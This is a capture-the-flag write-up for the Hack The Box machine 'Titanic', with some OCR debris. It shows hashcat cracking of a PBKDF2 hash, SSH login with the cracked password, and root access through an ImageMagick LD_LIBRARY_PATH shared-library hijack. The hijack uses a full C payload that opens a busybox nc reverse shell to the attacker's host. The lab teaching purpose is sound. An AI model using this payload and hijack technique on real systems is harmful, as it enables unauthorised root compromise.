


10900	PBKDF2-HMAC-SHA256	sha256:1000:MTc3MTA0MTQwMjQxNzY=:PYjCU215Mi57AYPKva9j7mvF4Rc5bCnt

We need to specify the number of iterations (50000), base64 encoded salt, and base64 encoded hash. The hashes in the database are stored as hex. It's not plain ASCII, so attempting to convert them directly to base64 without converting to raw bytes first will result in hashcat looking at a completely different hash.

After running hashcat against our hashfile and stepping through the passwords in rockyou.txt, it found developer's password to be just **25282528**.

Now let's try and SSH using these credentials:



```
┌──(johnmap007㉿kali)-[~/htb/boxes/release-arena/titanic]
└─$ ssh developer@10.10.11.55
developer@10.10.11.55's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Feb 18 11:34:33 PM UTC 2025

  System load:           0.05
  Usage of /:            81.2% of 6.79GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             226
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.55
  IPv6 address for eth0: dead:beef::250:56ff:fe94:54b3


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Feb 18 22:44:31 2025 from 10.10.14.30
developer@titanic:~$
```

johnmap007@kali: ~/htb/boxes/release-arena/titanic
File Actions Edit View Help
[HTB] 0:sudo 1:zsh- 2:ssh*
"kali" 18:34 18-Feb-25

And there we go. Moving on to getting root.


Privilege Escalation

In the `/opt` directory, there were 3 folders: **app**, **containerd**, and **scripts**. The app folder was just the source code of the web page we found initially and we don't have any permissions over containerd. However, within **scripts**, there is a bash script with the following code:

```
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs
/usr/bin/magick identify >> metadata.log
```

This script clears the file "metadata.log", finds all jpg files within `/opt/app/static/assets/images/`, and passes the output to `magick identify` to collect metadata and store it in the metadata.log file.

This code seems to be performing maintenance tasks, so there's a good chance it is executed every few minutes or so. Since I didn't find any cron jobs under developer, I thought root might have had one. To test this, we can continuously monitor the **metadata.log** file using `tail -f` and see if any changes are made. After waiting a while, we get the following output:



```
developer@titanic:/opt/app/static/assets/images$ ls
entertainment.jpg  exquisite-dining.jpg  favicon.ico  home1.jpg  home.jpg  luxury-cabins.jpg  metadata.log
developer@titanic:/opt/app/static/assets/images$ tail -f metadata.log
/opt/app/static/assets/images/home1.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.002
/opt/app/static/assets/images/luxury-cabins.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280817B 0.000u 0:00.000
/opt/app/static/assets/images/entertainment.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 291864B 0.000u 0:00.000
/opt/app/static/assets/images/home.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.000
/opt/app/static/assets/images/exquisite-dining.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280854B 0.000u 0:00.000
tail: metadata.log: file truncated
/opt/app/static/assets/images/home1.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.002
/opt/app/static/assets/images/luxury-cabins.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280817B 0.000u 0:00.000
/opt/app/static/assets/images/entertainment.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 291864B 0.000u 0:00.000
/opt/app/static/assets/images/home.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.000
/opt/app/static/assets/images/exquisite-dining.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280854B 0.000u 0:00.000
```

Line 2 of the above script executes the `truncate` command to clear metadata.log. In the output here, `tail` tells me that the file was truncated, meaning that root must have a cron job. Given this, that would mean that `magick` would also be executed with root privileges.

After running `magick -version`, we are told that the version is `7.1.1-35`. Looking online for a potential exploit, I found a github page detailing an arbitrary code execution vulnerability within that specific version of the program.


Essentially, the problem lies within the LD_LIBRARY_PATH environment variable. This variable tells the linker to look for shared libraries in the paths specified there first before looking in default locations like `/usr/lib`. Because it is set incorrectly, the variable points to the current working directory, meaning an attacker can create malicious .so files and have the binary execute them when it runs.

The article also gives us the following command to create the malicious .so file:

```
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
```


```
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("id");
    exit(0);
}
EOF
```

Let's run `tail -f metadata.log` again to see how this new .so file affects the log. After waiting a while, we get:



```
developer@titanic:/opt/app/static/assets/images$ tail -f metadata.log
/opt/app/static/assets/images/home1.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.003
/opt/app/static/assets/images/luxury-cabins.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280817B 0.000u 0:00.000
/opt/app/static/assets/images/entertainment.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 291864B 0.000u 0:00.000
/opt/app/static/assets/images/home.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.000
/opt/app/static/assets/images/exquisite-dining.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280854B 0.000u 0:00.000
tail: metadata.log: file truncated
uid=0(root) gid=0(root) groups=0(root)
```

Great, so we know that our library worked. Now to get a reverse shell, we change the command to `busybox nc 10.10.14.9 9001 -e sh` and wait until the crontab executes once more:



johnmap007@kali: ~/htb/boxes/release-arena/titanic
File Actions Edit View Help

```
developer@titanic:/opt/app/static/assets/images$ ls
entertainment.jpg  exquisite-dining.jpg  favicon.ico  home1.jpg  home.jpg  luxury-cabins.jpg  metadata.log
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("busybox nc 10.10.14.9 9001 -e sh");
    exit(0);
}
EOF
developer@titanic:/opt/app/static/assets/images$ tail -f metadata.log
uid=0(root) gid=0(root) groups=0(root)
tail: metadata.log: file truncated
^C
developer@titanic:/opt/app/static/assets/images$
```

```
┌──(johnmap007㉿kali)-[~/htb/boxes/release-arena/titanic]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.55] 56132
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@titanic:/opt/app/static/assets/images# export TERM=screen
export TERM=screen
root@titanic:/opt/app/static/assets/images# ^Z
zsh: suspended  nc -lvnp 9001

┌──(johnmap007㉿kali)-[~/htb/boxes/release-arena/titanic]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001

root@titanic:/opt/app/static/assets/images# whoami
root
root@titanic:/opt/app/static/assets/images#
```

That's it. We have rooted the box.

Skills Learned

- The PBKDF2 hashing algorithm outputs the result in binary data, not hex. There are many other algorithms that do this, and the common standard practice for developers is to convert it into hex for storage. When stealing hashes of this format, and you need to encode it to base64 or some other format, make sure to **convert** the hash to **raw bytes** first, or find an online converter that can convert straight from hex
- `tail -f <file>` **monitors how a file changes over time** (e.g log files). If you don't find any interesting cron jobs, but you see an interesting **script** that seems to perform maintenance tasks (or if you find unusual changes within a directory or file you haven't

made), you should **inspect** its contents to find out if it **modifies** any files you have read permissions over, then run the command on that file to **track changes**.

- `LD_LIBRARY_PATH` is an environment variable that tells the dynamic linker where to look for shared libraries before searching in default locations like `/usr/lib`. **Shared library hijacking** is a vulnerability that occurs when an application improperly sets this variable, allowing an attacker to modify the search order for .so files to prioritize a location of their choosing that includes a malicious library.
  * This is similar to **Path injection**, where an attacker injects a path into the **$PATH** environment variable, ensuring their malicious file is executed before the legitimate one.

Proof of Pwn

https://www.hackthebox.com/achievement/machine/391579/648